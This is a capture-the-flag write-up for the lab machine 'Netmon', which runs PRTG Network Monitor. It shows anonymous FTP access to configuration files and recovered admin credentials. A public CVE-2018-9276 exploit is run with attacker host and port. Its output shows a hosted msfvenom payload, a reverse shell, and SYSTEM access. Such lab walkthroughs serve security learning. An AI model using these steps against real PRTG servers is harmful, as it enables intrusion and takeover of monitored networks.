

Netmon

nmap -sV -sV -oA nmap2.txt 10.10.10.152




PRTG is a network monitoring tool used in enterprise network environments and Internet Service Provider networks to monitor the status & health of network devices. It is used to monitor servers, switches, routers, access points, etc. If this box is monitoring the whole network and an attacker can breach this server, then they can own the whole network.

Anonymous login and we are given access



Directory navigation



Looking around

ftp> cd "program Files (x86)" which contains the configuration files.


Storage info as to where to look

https://helpdesk.paessler.com/en/support/solutions/articles/76000041654-how-and-where-does-prtg-store-its-data

```
ftp> cd ..
250 CWD command successful.
ftp> cd /programdata
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50095|)
150 Opening ASCII mode data connection.
12-15-21  10:40AM       <DIR>          Corefig
02-03-19  12:15AM       <DIR>          Licenses
11-20-16  10:36PM       <DIR>          Microsoft
02-03-19  12:18AM       <DIR>          Paessler
02-03-19  08:05AM       <DIR>          regid.1991-06.com.microsoft
07-16-16  09:18AM       <DIR>          SoftwareDistribution
02-03-19  12:15AM       <DIR>          TEMP
11-20-16  10:19PM       <DIR>          USOPrivate
11-20-16  10:19PM       <DIR>          USOShared
02-25-19  10:56PM       <DIR>          VMware
226 Transfer complete.
ftp> cd Paessler
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50105|)
125 Data connection already open; Transfer starting.
09-26-25  09:56PM       <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp>
```

Download the config file


```
226 Transfer complete.
ftp> get PRTG Configuration.dat
local: Configuration.dat remote: PRTG
229 Entering Extended Passive Mode (|||50125|)
550 The system cannot find the file specified.
ftp> get" PRTG Configuration.dat"
?Invalid command.
ftp> get "PRTG Configuration.dat"
local: PRTG Configuration.dat remote: PRTG Configuration.dat
229 Entering Extended Passive Mode (|||50135|)
125 Data connection already open; Transfer starting.
  7% |************
tp: Reading from network: Interrupted system call
  0% |
550 The specified network name is no longer available.
ftp>
```



credentials from PRTG Configuration.bak

User: prtgadmin →
PrTg@dmin2019
</dbpassword>

BURPSUITE to grab the authenticated cokie



Cookie: _ga=GA1.4.1221607773.1758941424; _gid=GA1.4.1381496401.1758941424; OCTOPUS1813713946=e0NCOTkzODM0LUI1MTEtNEVDNS04QjdCLUVCREEyQjkyOTBGMn0%3D

Escalating exploit to nt authority I used this script https://github.com/A1vinSmith/CVE-2018-9276

```
┌──(red㉿kali)-[~/Downloads/htb/netmon/CVE-2018-9276]
└─$ sudo python exploit.py -i 10.10.10.152 -p 80 --lhost 10.10.14.3 --lport 4445 --user prtgadmin --password PrTg@dmin2019
/home/red/Downloads/htb/netmon/CVE-2018-9276/exploit.py:259: SyntaxWarning: invalid escape sequence '\{'
  print(event + "Hosting payload at [\\\\{}\{}]".format(lhost, shareName))
[+] [PRTG/18.1.37.13946] is Vulnerable!

[*] Exploiting [10.10.10.152:80] as [prtgadmin/PrTg@dmin2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] File staged at [C:\Users\Public\tester.txt] successfully with objid of [2022]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2022] staged for execution
[*] Generate msfvenom payload with [LHOST=10.10.14.3 LPORT=4445 OUTPUT=/tmp/anzuzbld.dll]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
/home/red/Downloads/htb/netmon/CVE-2018-9276/exploit.py:294: DeprecationWarning: setName() is deprecated, set the name attribute instead
  impacket.setName('Impacket')
/home/red/Downloads/htb/netmon/CVE-2018-9276/exploit.py:295: DeprecationWarning: setDaemon() is deprecated, set the daemon attribute instead
  impacket.setDaemon(True)
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Hosting payload at [\\10.10.14.3\SKSVSCHT]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Command staged at [C:\Users\Public\tester.txt] successfully with objid of [2023]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2023] staged for execution
[*] Attempting to kill the impacket thread
[-] Impacket will maintain its own thread for active connections, so you may find it's still listening on <LHOST>:445!
[-] ps aux | grep <script name> and kill -9 <pid> if it is still running :)
[-] The connection will eventually time out.

[+] Listening on [10.10.14.3:4445 for the reverse shell!]
Listening on [any] 4445 ...
[*] Incoming connection (10.10.10.152,51535)
[*] AUTHENTICATE_MESSAGE (\,NETMON)
[*] User NETMON\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Disconnecting Share(1:IPC$)
Connect to [10.10.14.3] from (UNKNOWN) [10.10.10.152] 51553
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Summary

This machine, after we acquired the credentials, we were able to escalate our access and please read more about the vulnerability on https://nvd.nist.gov/vuln/detail/CVE-2018-9276